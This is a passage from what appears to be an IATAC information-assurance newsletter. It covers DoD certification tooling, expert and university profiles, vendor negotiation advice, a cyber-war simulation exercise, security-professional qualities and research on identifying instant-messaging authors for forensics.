- Providing flexibility in organizational implementation of C&A activities through workflow automation and approval chain process
- Leveraging current efficiencies of government off-the-shelf for user organizations, providing value across DoD by enabling reciprocity
- Facilitating regulatory and legal IA management reporting requirements, such as the DIACAP Package Reports and FISMA IA reporting

Utilizing an enterprise application like eMASS, which fuses governance, visibility, and implementation guidance of our information systems and networks, is a critical measure affecting a preventative approach toward cyber security.

eMASS is available as a core DoD service, hosted at the DISA Defense Enterprise Computing Center, at no cost to DoD organizations. For more information on acquiring eMASS, please refer to: *https://diacap.iaportal.navy.mil/ks/libraries/Reference%20Library/General%20Documents/Acquiring_eMASS.pdf* ■

References


1. DoD Directive 8510, Department of Defense Information Assurance Certification and Accreditation Process (DIACAP) Instruction. November 28, 2007.

For Further Reading

2. DoD Directive 8320, "Information Sharing in a Net Centric Department of Defense" December 2, 2004.
3. OSD/DIACAP Knowledge Service *https://diacap.iaportal.navy.mil/ks*
4. Cyber Security Industry Alliance (CSIA) *http://www.csialliance.org*
5. "Net-Centric Assured Information Sharing – Moving Security to the Edge Through Dynamic Certification and Accreditation" Turner, Holly, Mehan, Colon, IA Newsletter Vol 8 No. 3 2

About the Author

Ms. Alice Fakir | manages several projects for the DoD. She has over 12 years of experience in software engineering life cycle disciplines across various DoD agencies. Ms. Fakir is currently the program manager for the DoD eMASS and ERS. She works closely with DISA and the Information Assurance Directorate of the Office of the Assistant Secretary of Defense for Networks and Information Integration (OASD(NII)). Her current focus includes software engineering, IA strategy, and establishment of enterprise C&A tools in support of the DoD Information Technology Security Certification and Accreditation Process. She received a master of science degree in technology management from George Mason University and holds several industry certifications.



Dr. Nicole Lang Beebe

by Angela Orebaugh

This article continues our profile series of members of the Information Assurance Technology Analysis Center (IATAC) Subject Matter Expert program. The subject matter expert profiled in this article is Dr. Nicole Lang Beebe, assistant professor in the Department of Information Systems and Technology Management at the University of Texas at San Antonio (UTSA). Dr. Beebe's research interests include digital forensics, information security, and data mining.

> She believes that prevention is not the only answer—that computer criminals, both insiders and external hackers, can be dissuaded from launching cyber crimes against certain targets, at specific times if situational parameters are designed correctly.

Dr. Beebe received her Ph.D. degree from UTSA in 2007 after completing her dissertation titled "Improving Information Retrieval Effectiveness in Digital Forensic Text String Searches: Clustering Search Results Using Self-Organizing Neural Networks." Prior to UTSA, Dr. Beebe received a master of science degree in criminal justice at Georgia State University and a bachelor of science degree in electrical engineering at Michigan Technological University. Dr. Beebe also holds a number of industry certifications such as the Certified Information Systems Security Professional, EnCase Certified Digital Forensics Examiner, and Private Investigator for the Texas Bureau of Private Security.

At UTSA, Dr. Beebe teaches a variety of courses in the area of cyber and computer forensics. She is very active in the cyber and digital forensics community, most notably in her roles as associate editor for the *Journal of Digital Forensic Practice,* technical program committee member for the *International Conference on Digital Forensics and Cyber Crime,* and technical program committee member for several years for the *Digital Forensics Research Workshop.*

Currently, Dr. Beebe is performing research in the areas of information security strategy, digital forensics of systems running the ZFS file system, leveraging self-organizing neural networks to improve the effectiveness of digital forensic string searches, and mining enterprise-level network intrusion detection data for "low and slow" (non-bursty, non-signature) attacks. Her research into **information security strategy** takes the view that a predominantly fortification-based approach, which has traditionally been the norm, is insufficient. She believes that prevention is not the only answer—that computer criminals, both insiders and external hackers, can be dissuaded from launching cyber crimes against certain targets, at specific times if situational parameters are designed correctly. She continues the work of Robert Willison and others as she extends Situational Crime Prevention (Clarke, 1980) to the digital realm.

Her **digital forensics research** is currently focused on extending data mining algorithms/approaches and information science research to solve real-world digital forensics problems. She has over 10 years of experience in conducting forensic investigations, both for the U.S. government and private sector clients, so her research is directly targeted at addressing issues she and her co-workers have experienced over the years. Using neural networks to thematically cluster string search results, thereby improving analytical efficiency by up to 80 percent, is just one example.

Her **intrusion detection research** is again directly motivated by real-world problems she experienced first-hand while conducting cyber crime investigations. She suggests that the vast majority of intrusion investigations are detected *via* known signatures and observation of anomalous activity—whether that is *via* automated anomaly detection, or manual observation by users and administrators. What this often fails to detect, she believes, is the "low and slow" attack—the targeted attack, by the skilled adversary, who is able to launch zero day attacks (thus, no signature), and who is able to attack quietly, and/or slowly over time (thus, no statistically obvious anomaly). She said this is her biggest research challenge and is a true data mining problem.

Dr. Beebe enjoys phenomenal research and teaching resources at UTSA. She teaches and conducts research in the College of Business's Advanced Laboratories for Infrastructure Assurance and Security (ALIAS). The ALIAS consists of four dedicated lab areas in over 2,200 square feet of space specially designed to support information assurance, digital forensics, advanced telecommunications, and data-mining education and research. There are currently 45 state-of-the-art workstations available to students and researchers, approximately 18 to 20 terabytes of storage space, and the lab boasts a gigabit networking and virtualization infrastructure. She says "there's no better place to work" in support of her research and teaching goals.

Recent research papers by Dr. Beebe include—

- "Digital Forensic Text String Searching: Improving Information Retrieval Effectiveness by Thematically Clustering Search Results"
- "A Hierarchical, Objectives-Based Framework for the Digital Investigations Process"
- Digital Forensic Implications of ZFS (under review)
- Improving Organizational Information Security Strategy *via* Meso-Level Application of Situational Crime Prevention (currently being revised)
- "Moral Intensity and Ethical Decision-Making: A Contextual Extension"
- "A Discriminant Model for Predicting Hacker Behavior" ■

More information on Dr. Beebe and her research and publications may be found at *http://faculty.business.utsa.edu/nbeebe/*

▷ *continued from page 7*

OVERCOMING CYBER IA CHALLENGES

on a continuing basis, while minimizing hard right turns in policy and process for their user communities.

About the Authors

Peter Williams | provides analysis on information assurance, and information sharing policy and strategy issues for the DoD, NSA, CNSS, and NIST. Mr. Williams has directly supported ASD(NII) for the past five years in the development and implementation of the DIACAP and DIACAP Knowledge Service. Mr. Williams has previously written articles on C&A and the DIACAP for the Health Information and Management Systems Society (HIMSS) website, and the Defense AT&L Magazine. Mr. Williams may be reached at *iatac@dtic.mil*

Jonathan Chiu | has been actively involved in the development and implementation of information assurance policies for the DoD, CNSS and international organizations, including the Japanese Defense Agency and Alenia Aeronautical. He has directly supported the development of the DIACAP Instruction since 2004, and has led the development and fielding of the DIACAP Knowledge Service. Mr. Chiu has been a guest presenter on DIACAP and the Knowledge Service at DoD's Information Assurance Symposium, PACOM IA Conference, EUCOM IA Conference, and numerous other workshops. Mr. Chiu holds a BA in English from the University of Virginia. Mr. Chiu can be reached at *iatac@dtic.mil.*

Don Whitten | has been actively involved in the development and implementation of information assurance and information sharing policies, including the DIACAP and CNSS Policy 21 and 24, for DoD, NSA, and CNSS. Mr. Whitten has led the team that assisted ASD(NII) in the development and implementation of the DIACAP, KS, and eMASS. Mr. Whitten can be reached at *iatac@dtic.mil*

Turn Vendors Into Partners

by Allan Carey

In last quarter's article, I talked about expectations for 2009. I have been receiving significant inbound interest in both what the IT security vendors are doing and how buyers can strategically leverage their buying power. Given the government's heightened interest in finding viable, cost-effective security solutions for its organizations, I thought it was appropriate to expand on these two areas.

There is no question that the global economy is in difficult shape, which has two significant implications for information assurance (IA) practitioners. First, because IT security vendors are desperate, they will pull out all the stops to retain existing customers and convert prospects into new business. Practitioners need to use this leverage to force vendors to work as true business partners and to provide far greater value than they have in the past. Second, practitioners must demonstrate value in their own organizations by showing cost savings or efficiency gains, or by being involved in highly strategic projects that add value to the organization at the same time.

Economic pressures are causing security vendors to feel the heat. Public companies are focused on keeping their stock price from declining further. They don't want to lose customers or market share and will do anything they can for new business. Private companies are trying to survive. They need to show their investors that they are viable, are acquiring new customers, and are retaining existing customers.

Spending on new technology in 2009 will be close to flat versus a year ago. To counter, the tactics that IT security vendors are employing include—

- **Slashing budgets and staff**—Companies are laying off 10 to 20 percent of their staff, mostly in R&D, sales, and support. They are cutting budgets, projects, and support levels offered. Some companies are outsourcing support. For practitioners, these cuts mean that software companies have fewer resources and are likely offering less value.
- **Focusing on preserving maintenance fees**—Software companies are struggling to sell new licenses, so they are focused on retaining customers and preserving their maintenance fees. Vendors want to lock in their current customers' maintenance fees. Over the past 10 years, revenue growth from licenses has been minimal, but revenue from maintenance fees is up 40 percent.

This means that practitioners have tremendous leverage. This applies in situations where organizations are considering purchasing new technology as well as in situations where companies are negotiating with their current vendors. Some tactics practitioners should keep in mind include—

- **Negotiate lower prices**—Selling new licenses is so rare that vendors will be extremely aggressive on pricing for new customers. Getting lower prices also applies to maintenance fees. Vendors may say that these fees are non-negotiable, but they are highly negotiable. They will get creative to not lose customers.
- **Demand greater value**—Your negotiating goal may not be solely focused on getting a lower price; it may be focused on getting greater value from the vendor. Value can be thought of as more software modules, more licenses, or other services at little to no cost.
- **Use the power of competition**—If a vendor sees a customer as "locked in" and doesn't believe the customer might migrate to another vendor, they will be reluctant to offer concessions. But if a vendor believes that a customer might truly leave and go to a competitor, the vendor will do everything they can to retain the customer.

Simultaneously, information assurance practitioners must find a way to add value to their organizations, and

▷▷ continued on page 18

"Cyber-War" Simulation Reveals Need for Collaboration

by Scott Flander

If America is to protect itself against the rapidly growing threat of cyber attacks, far greater cooperation between the US Government, businesses, and the public is essential.

If America is to protect itself against the rapidly growing threat of cyber attacks, far greater cooperation between the US Government, businesses, and the public is essential.

That was one of the key insights to emerge from a first-of-its-kind "cyber-war" simulation held in Washington, DC, in December 2008. More than 230 senior leaders from industry, government, Congress, academia, and other sectors took part in the two-day exercise, which was conducted by Booz Allen Hamilton in partnership with the non-partisan Business Executives for National Security (BENS).

In the simulation, the leaders had to respond to a major cyber attack that damaged telecommunications in the Eastern US, striking financial institutions and other targets.

Participants, who formed teams representing sectors of government, industry, and civil society, frequently found themselves hamstrung by a lack of communication, and by mutual suspicion between the various groups.

"The basic attitude of business was, 'Don't tell the public, don't tell the press, don't tell our colleagues, and we're not sure we should talk to the government just yet,'" Don Hays, the chief operating officer of BENS, said. "The game itself indicated that if we were to have a significant incident, we would have a crisis."

Congressman James Langevin (RI), one of the participants, said the groups were so isolated that "when it happened, people were not sure who to call or who to talk to. It was like feeling our way in the dark, and making it up as we went along."

Langevin, who created the House Cybersecurity Caucus, said the cyber-war simulation showed that there are "a lot of hurdles to overcome before we can deal with a cyber attack. I don't think we're prepared."

Mark Gerencser, a Booz Allen senior vice president, says the exercise emphasized the need for a "megacommunity" approach, in which government, business, and civil society collaborate, rather than compete, to advance shared vital interests.

"What I observed was that individual organizations responded pretty quickly, but there was no sense of a communal process—so what you had was a very sub-optimal response," said Gerencser.

"Every organization and business was working to the best of their ability, but it wasn't enough," he said. "They could not solve the problem on their own, only a piece of it."

But, Gerencser added, "We're so interconnected, and it takes a network to secure a network." The exercise also vividly demonstrated that such cooperation needs to begin before—and not after—a cyber attack has begun, Gerencser said.

"A catastrophic event," he said, "is a bad time to be exchanging business cards."

In a speech after the exercise concluded, Secretary of the Department of Homeland Security Michael Chertoff called for a new model of cooperation between government and business, and said a special effort should also be made to get the public involved.

"We need to get the American public engaged," said Chertoff. "They will have to decide themselves how much they want to participate in this."

The goal of the simulation, dubbed "Cyber Strategic Inquiry 2008," was to learn how government, business, and civil society might better work together to deal with the kind of crippling cyber attack many experts increasingly fear.

As Chertoff and others noted, America's growing reliance on cyberspace has made the country increasingly vulnerable to devastating cyber attacks from terrorists, hackers, organized criminals, and even nation-states. "A cyber terrorist attack could have a potentially very, very serious impact on the safety and well-being of our citizens," said Chertoff.

Participants came from a number of government agencies, including the Departments of Defense, Homeland Security, Commerce, Justice, Transportation, and Energy. The Central Intelligence Agency, National Security Agency, Secret Service, General Accounting Office, White House Homeland Security Council, and the Office of the Director of National Intelligence also took part.

Business leaders came from a variety of industry sectors, including financial, telecommunications, and energy, and representatives of civil society included members of the media and academia as well as others.

The teams faced a cascading cyber attack that originated from malicious software embedded in thumb drives and compact discs that were distributed as free promotions in several US cities, as well as a cyber assault on telecommunications and denial-of-service attacks on financial institutions and e-commerce sites.

The lack of communication and cooperation between the teams was evident from the start, according to Hays. He said businesses were worried about working together to repel the attacks because they feared losing a competitive advantage, and because any collaboration might be viewed by the government as collusion, in violation of anti-trust laws.

"In essence, they were saying, 'I'd rather drown alone than build a lifeboat with my competitors'"

"In essence, they were saying, 'I'd rather drown alone than build a lifeboat with my competitors,'" Hays said.

Meanwhile, the government teams were reluctant to alert the public to the attacks, fearing that would create panic—even though the public was being forced to deal with problems the attacks were causing in air travel and telecommunications. The government officials also were worried about being perceived as giving one industry a competitive advantage over another, Hays added. "They didn't want to say the rails are working fine but not the airlines, because then the airlines would say, 'Why did you tell them that?'"

Langevin said the Comprehensive National Cybersecurity Initiative, mandated last year by former President Bush, is "moving us in the right direction," and he adds, "In the very near future, we'll be able to respond to a cyber attack much more effectively than we can now."

However, he said, "We'll never get to a point where we can say our work is done. This is an evolving threat." ■

About the Author

Scott Flander | a former reporter and editor at the Philadelphia Daily News, writes about cybersecurity issues.

Wanted: Engaged Information Security Professionals
for Compliance and Damage Control

by Jeffrey Smith

Worst-case scenarios develop when organizations become complacent in implementing mandates, documenting security incidents, conducting continuous security monitoring, or acting on planning and action milestones.

Today, the information security (IS) industry has a variety of methods for security implementation. More than ever, organizations are utilizing security frameworks, blueprints, methodologies, checklists, security management dashboard software, best practices, and ongoing academic research supported by substantial grants or budgets to implement sound security strategies. Despite enhanced security implementation, IS accidents and sensitive data-spills continue at an alarming rate.

Worst-case scenarios develop when organizations become complacent in implementing mandates, documenting security incidents, conducting continuous security monitoring, or acting on planning and action milestones. Oftentimes, security incidents simply result from a lack of situational awareness by IS professionals.

This is not a new phenomenon. The security industry has spent most of the last 30 years taking old information and binding it under catchy new titles or phrases, only to mirror security concepts from work published a month, year, or decades earlier. In other words, the fundamentals of IS have not changed that significantly. Although numerous publications contain a wealth of IS guidance, few security domains are technically complex enough to justify an IS professional's lack of situational awareness, and many domains are not complex at all.

Many published security books fail to address the critical success factors directly related to the security professional's survivability in the field. A root cause in the inabilities of security professionals is directly related to security professionals' "behavior, capabilities, and actions." [1] The conduct of a security professional is similar to the widely adopted security governance concept.

Take a few minutes and look at two key IS historical documents: "Guidelines for Automatic Data Processing Physical Security and Risk Management," also known as Federal Information Processing Standard 31 (FIPS 31) published in 1974, [2] and "Building a Secure Computer System" published in 1988 by Morrie Gasser. [3] Not only did these publications provide much of the foundation for today's IS material, but they also outline some long-standing critical success factors required for the IS professional's survivability and knowledge in the field.

Gasser wrote, "The problem is people, not computers." IS professionals need to recognize that they are a key factor in the security equation, and that they directly impact poor or substandard compliance. IS professionals with inept security programs need to take responsibility for their programs. Their programs will not improve over time without ground-pounding, active engagement. Without this approach, the chances of a significant IS incident increase. So how can an organization safeguard itself from security incidents caused by people, not computers?

When selecting or evaluating a person for an IS role, what is the exact fit to protect business data? Over the years, I have identified critical success factors of a good IS professional in performing

his or her duties. These factors are a good baseline for elevating performance or making a security hiring decision.

A security professional must be a highly-motivated, reliable, goal-setting, and competent individual who remains one step ahead of anyone handling, moving, or safeguarding data within the organization. This has been a requirement as far back as FIPS 31, which says, “people are the most important part of the Automated Data Processing Facility, and no facility can function without mature, trustworthy people with a high level of motivation.”

The efficacy of a security program also depends on how networked a security professional is inside his or her organization. In other words, security professionals’ survivability in any organization depends on how well they fit in. Why? If an organization has thousands of employees and only one security professional, the need for open employee and security-professional collaboration is essential. The security professional should be considered the sheriff of the organization, and the employees should be considered his or her deputized eyes and ears in reporting unusual events.

In addition to being well-networked, the security professionals’ self esteem and personality must demonstrate that they have full ownership of their security program and are fully accountable and responsible for its successes and failures.

Security professionals must walk around, be visible, and be engaged to promote their programs. Security professionals who look for safe harbor behind office or server room doors are not in tune with the organization’s “plan of the day” (*e.g.,* movement of technology assets, environmental issues, visitors, terminations, and other daily occurrences), which drastically lowers security awareness and raises the risk level.

Also, security professionals must fight the fear of unknowns by researching, and following up on, administrative and technical issues that may be vague to them. They should set aside time with specific short-range goals to learn about everything in the organization affiliated with data that correlates to any “discrete set of information resources organized for the collection, processing, maintenance, transmission, and dissemination of information in accordance with defined procedures, whether automated or manual”. [4]

Security professionals must understand that the entire security domain was not developed to be their responsibility alone. System owners and data custodians need their management to provide them with clear guidance on their roles and responsibilities; direction to provide updated reports on auditing and monitoring; and delegation to conduct regular, unannounced spot-checks in their area of control. Security professionals should explain these concepts to management and require clear and specific designation letters signed by executive management that outline system owners’ and data custodians’ responsibilities.

It is often said that security documents are living and breathing, and subject to constant change. A security professional’s documents and program, however, are ineffective if their security methodology consists of only assessing their program in preparation for a compliance inspection or during an incident. “Living and breathing” is not an excuse for a security program to remain in a constant state of flux for months and years. Though a security program must remain flexible to adapt to changes in the information environment, it is imperative that the program contain standardized processes so that security principles are implemented during daily operations.

Practitioners who enter, or are hired into, minimally functioning security programs should provide specific target dates, or milestones, to elevate the program from a minimally functioning, high risk program to a program of compliance, continuous monitoring, and acceptable risk. It is important for security professionals to measure their progress objectively while reducing risk during this type of security transition.

Project management, organizational skills, and customer service are just as critical as an IS professional's technical skills, such as locking down a firewall, writing a security policy, or conducting employee education.

Security professionals must become IS researchers and take a proactive role in enhancing their particular framework to best suit their organization. They should research factual and scientific security information, which is available throughout academia, professional organizations, and international standards, in order to keep their security programs up to date, and their own IS knowledge and skill set current.

Project management, organizational skills, and customer service are just as critical as an IS professional's technical skills, such as locking down a firewall, writing a security policy, or conducting employee education. Writing skills are extremely important because security programs require significant administrative and reporting requirements. Management frequently requests high-level executive status and budget reports for compliance reporting, and to examine the security program's total cost and the return on its investment.

If written administrative and technical writing deliverables are part of an organization's security practices, it is critical that management examine a security professional's past academic or professional writing ability and use this as a factor in hiring decisions. Written security plans and policies largely determine whether or not a program is within compliance, so it is critical for security professionals to have strong writing skills.

The success of an organization's IS program starts with the IS professional. It is critical that the IS professional be motivated to take responsibility for the organization's security program; be well-networked within the organization; be visible, goal-setting; be interested in researching cutting-edge security innovations, and be a strong writer. If an organization's top security professional has these qualities, then the organization has effectively reduced its chances of experiencing a significant security incident, consequently lowering risk.

References

1. Allen, J. (2005). Governing for Enterprise Security. Networked Systems Survivability Program. CMU/SEI-TN-023. *http://www.e-fensive.com/rr/05tn023.pdf*
2. Federal Information Processing Standard 31 (FIPS 31) *http://www.tricare.mil/tmis_new/Policy%5CFederal%5Cfips31.pdf*
3. M. Gasser. Building a Secure Computer System. Van Nostrand Reinhold Company Inc., New York, 1988. *http://nucia.unomaha.edu/dspace/documents/gasserbook.pdf*
4. Howard, P. (2006). Building and implementing a security certification and accreditation program. Official (ISC)^2 guide to the CAP© CBK®. Boca Raton: Auerbach.

About the Author

Jeffrey Smith | has over 27 years experience in Information Security Compliance as a Information Technology, Chief Information, and Data Processing Naval Officer. He has conducted Department of Defense Certification & Accreditation, and he has worked as an Academic Professor and Graduate Course Developer. Mr. Smith is currently working on Federal Information Assurance Security Compliance. Mr. Smith is pursuing his doctorate at Northcentral University, and has completed all Doctoral coursework at Nova Southeastern University. He can be reached at *infosecsecurity@gmail.com*

▷ *continued from page 13*

ASK THE EXPERT

practitioners must demonstrate that they are essential to IA organizations. Some suggestions for doing so include—

- **Develop plans for how to migrate from one vendor to another**—This will keep you from being locked in or surprised when a vendor discontinues a product.
- **Play one vendor against another to get the absolute best value**—This is happening more than you think.
- **Get attached to a strategic project**—This will not only increase your visibility in the organization, but it will ensure your skills stay fine-tuned.
- **Know the main objectives of senior leadership**—With knowledge of their objectives, find ways to solve problems, demonstrate cost savings, and add value to the organization. ■

The University of Texas at San Antonio

by Angela Orebaugh

Founded in 1969, the University of Texas at San Antonio (UTSA) serves the South Texas region across three separate campuses and is home to more than 28,000 students enrolled in over 130 undergraduate and graduate degree programs. [1] UTSA is designated as a National Center of Academic Excellence in Information Assurance Education by the National Security Agency and the Department of Homeland Security. This designation is based on the academic curriculum in the university's College of Business.

UTSA's College of Business houses the Department of Information Systems and Technology Management, which offers an expanding portfolio of education and research opportunities in information assurance. The department provides outstanding faculty with real-world experience and hands-on training in state-of-the-art computer laboratories for students studying a variety of information assurance areas. "Our program assists in meeting the national demand for information security professionals trained to defend America's cyberspace," said Dr. Glenn Dietrich, chairman of the Department of Information Systems and Technology Management. "We offer academic coursework and training in the areas of biometrics, cyber forensics, data mining and intrusion detection." [2]

The information systems department offers degree programs at the undergraduate, graduate, and doctoral levels. Undergraduate students can pursue a bachelor of business administration degree in information systems or infrastructure assurance and security. At the graduate level, a master of science in information technology degree is offered along with a specialized concentration in infrastructure assurance and security. In addition, an information systems concentration is supported for the college's MBA program. At the doctoral level, students pursue a Ph.D. in business administration with a concentration in information technology. [3]

The Information Systems Department faculty conduct funded research in the areas of biometrics, data mining, data visualization, and intrusion detection. Many courses are also taught by practitioners from leading information assurance companies as well as from military organizations such as the Air Force Operations Center in San Antonio. UTSA also participates in community events by conducting education training programs for kindergarten through 12th grade teachers as well as law enforcement personnel. ■


References

1. *http://www.utsa.edu/about/*
2. *http://business.utsa.edu/News/news_stories/2008/Aug08/NSA_Designation.aspx*
3. *http://business.utsa.edu/departments/is/more.aspx*

UTSA is proud of the computing resources it offers students. Its state-of-the-art computer laboratory, Advanced Laboratories for Infrastructure Assurance and Security (A.L.I.A.S), is pictured above.

Identifying and Characterizing Instant Messaging Authors for Cyber Forensics

by Angela Orebaugh and Dr. Jeremy Allnutt



The explosive growth in the use of instant messaging (IM) communication in both personal and professional environments has resulted in an increased risk to proprietary, sensitive, and personal information and safety due to the influx of IM-related cybercrimes, such as phishing, social engineering, threatening, cyber bullying, hate speech and crimes, child exploitation, sexual harassment, and illegal sales and distribution of software. IM is also used as a communication channel for gangs, terrorists, and cyber intruders. The anonymous nature of the Internet and use of virtual identities hinder social accountability and present a critical challenge for cybercrime investigations. Criminals use IM virtual identities to hide their true identity or impersonate other users and may also supply false information on their virtual identities. Although central IM servers authenticate users upon login, there is no means of authenticating or validating instant messaging peers (buddies). Current IM products are not addressing the anonymity and ease of impersonation over instant messaging. New cyber forensics methods are needed to identify cyber criminals, discover criminals who supply false information in their virtual identities, and collect digital evidence for cybercrime investigation.

The study of behavioral biometrics is useful in identifying online cyber criminals. Humans develop certain persistent personal traits and patterns of behavior that are often unknown to the user and difficult to disguise. Behavioral biometrics are measurable traits that are acquired over time that may be used to identify or validate the identity of a user. One such trait includes the online writing habits of the user, which often contain textual identity traces. IM conversations have unique characteristics that reflect a realistic presentation of an author's online stylistic characteristics. It is often referred to as written speech and contains textual identity clues such as composition syntax and layout, vocabulary usage, unique language usage, and other stylistic traits.

The anonymous nature of the Internet and use of virtual identities hinder social accountability and present a critical challenge for cybercrime investigations.

Authorship analysis techniques can be used to analyze online text to identify an author, as well as certain characteristics of the author of IM messages. Authorship analysis has been used for centuries to identify or validate authors of literature such as Shakespeare's works and the Federalist papers. Authorship analysis includes both authorship identification, attempting to identify the author of a document by examining other documents by that author, and authorship characterization, attempting to identify characteristics of an author, such as gender, age, or race. Researchers have begun to use authorship analysis in the cyber context as a forensics tool, with recent application to e-mail, online forums, program code, and online chat.

Our research explores authorship identification and characterization of IM messages to determine the optimal parameters for use in cyber forensics and cybercrime investigations. In this context, authorship identification may be used to determine the identity of a cyber criminal, while authorship characterization may be used to reduce the size of the list of possible suspects and to possibly discover alleged criminals who supply false information in their virtual identities. We have created an IM authorship analysis framework and an IM-specific feature set taxonomy. We have analyzed and compared the prediction accuracy results of four data mining classification algorithms (C4.5, k-NN, Naïve Bayes, and

SVM) under varying parameters across two distinct datasets in a systematic way. Our experiments have allowed us to determine the optimal classification algorithm, features, and number of messages per instance to perform highly accurate authorship identification and characterization in order to advance the practice of cyber forensics and facilitate cybercrime investigations.

In lieu of physical fingerprints used in traditional forensic analysis, we have created online "writeprints," which are digital fingerprints that reflect an IM author's online writing style. The writeprint is highly dependent on the features that are used when examining the author's online text. Our research aims to discover the most optimal features that create a writeprint with the highest accuracy. Our holistic, IM-specific feature set contains 356 distinct features including stylistic, composition, and structural features, as well as IM-specific features such as abbreviations and emoticons.

The experiments used a framework to extract the defined features from an author's IM messages in order to create author writeprints and then apply several data-mining algorithms to build classification models. These models are tested to determine the predication accuracy of each model. The prediction accuracy can vary depending on a variety of parameters such as the number of authors compared, the size of the IM conversations used as input, and the features used to create the writeprints. After several iterations of the framework with varying parameters, the results are analyzed to determine the optimal parameters for future investigations of IM authorship analysis.

Our experiments ran over 4,000 tests across two distinct datasets. The first dataset is a private dataset of conversations from 19 known authors collected over three years. Because the authors of the data are known, we also have access to metadata such as gender, age group, and education level. The second dataset is a publicly available dataset from U.S. Cyberwatch. It contains conversations from 105 male authors collected over three years. The age of each author is also included in the metadata. Both datasets are real-world IM conversations, the second dataset is also real world cyber crime digital evidence. The Known Author experiments were conducted using all 19 authors. The U.S. Cyberwatch experiments were conducted on a subset of the data using 25 authors. All experiments used a total of 500 messages per author, broken down into various instance sizes for testing. For example, a test may use 10 instances of IM data per author, with 50 messages in each instance. The feature set was tested as a whole (all 356 features) and in subsets of the features. The CHI2 test was also used to select the top 10 and top five most discriminative features as a subset feature group.

Table 1 presents the results of the experiments for authorship identification and characterization on both datasets, including the highest accuracy obtained and the associated parameters. For authorship identification, the highest

Dataset	AI/AC	Highest Accuracy	Algorithm	Instance Size	Number of Features
Known Authors	AI	88.42%	SVM	50	356
US Cyberwatch	AI	84.44%	SVM	50	356
Known Authors	AC-Gender	95.13%	k-NN	100	CH12 Top 10
Known Authors	AC-Education	89.84%	k-NN	125	354
Known Authors	AC-Age	92.92%	C4.5	250	CH12 Top 5
US Cyberwatch	AC-Age	81.83%	C4.5	100	104

Table 1 IM Authorship Analysis Results

accuracy was obtained using the entire feature set, the SVM algorithm, and an instance size of 50 messages per instance for both datasets. The C4.5 and k-NN algorithms performed best in authorship characterization experiments with larger instances sizes and subsets of the feature set including the CHI2 most discriminative features.


The results of the IM authorship analysis experiments indicate that traditional linguistics features (character usage, punctuation) are still applicable to IM; however, some computer-based features (abbreviations and emoticons) are also useful in making authorship predictions. The results show that as the size of the message set per author increases, the accuracy significantly increases for author suspect sets of equal size. Significant performance improvement was observed when a larger number of messages per author were used, specifically 500 or more. Different parameter settings had a noticeable impact on the prediction accuracy, indicating the importance of selecting the optimal parameters for accurate evidence in cyber crime investigations.

Our research was able to determine the optimal parameters to identify the author of a set of messages and identify gender, age group, and education level characteristics of the author of the messages with a prediction accuracy comparable to or higher than related studies. We are currently expanding this research to assess the scalability of the framework and feature set and to apply new data mining techniques to further enhance the prediction accuracy of identifying and characterizing IM conversations for authorship analysis to aid in cyber crime investigations. ■

About the Authors

Angela Orebaugh | is a security technologist leading a variety of security innovation projects including research for the National Institute of Standards and Technology. She has 15 years experience in information technology and security and is the author of several technical security books. Ms. Orebaugh is an adjunct professor for George Mason University where she is completing her PhD with a focus on digital forensics and cybercrime. She can be contacted at *iatac@dtic.mil.*

Dr. Jeremy Allnutt | is a Professor in the Department of Electrical and Computer Engineering as well as the Director of the Masters in Telecommunications Program at George Mason University. He has recently created the new Masters in Computer Forensics program at GMU that prepares students for careers in industry, government, and academia by combining academic education with real-world practical techniques.



Letter to the Editor

Q ***I have been impressed by the subject matter experts (SME) featured in the IAnewsletter. I understand that they are a part of the IATAC SME Program. If I have similar credentials, can I become a SME?***

A Thank you for your interest in our subject matter experts. In short, yes, you can become a part of IATAC's SME Program.

IATAC's core mission is to facilitate the sharing of scientific and technical information about information assurance (IA) across Government, industry, and academia. In order to perform this mission, we recognize that it is critical to promote collaboration between IA experts so that our community of interest can continue to learn about cutting-edge research and development initiatives. We promote this collaboration through our SME Program.

The IATAC SME Program is a completely voluntary effort. By becoming a SME, you have the opportunity to share your extensive IA knowledge by collaborating with fellow SMEs and IATAC to respond to technical inquiries that require your particular expertise. IATAC is always looking for newsletter articles that feature the research our SMEs are conducting, so our SMEs often receive priority authorship status in our *IAnewsletter.*

To join our SME Program, simply visit our website, *http://iac.dtic.mil/iatac/sme.html* and fill out the application at the bottom of the page under, "To become an IATAC SME." We look forward to learning about the exciting work you are doing in information assurance. ■

DoDTechipedia Happenings

by Tzeyoung Max Wu

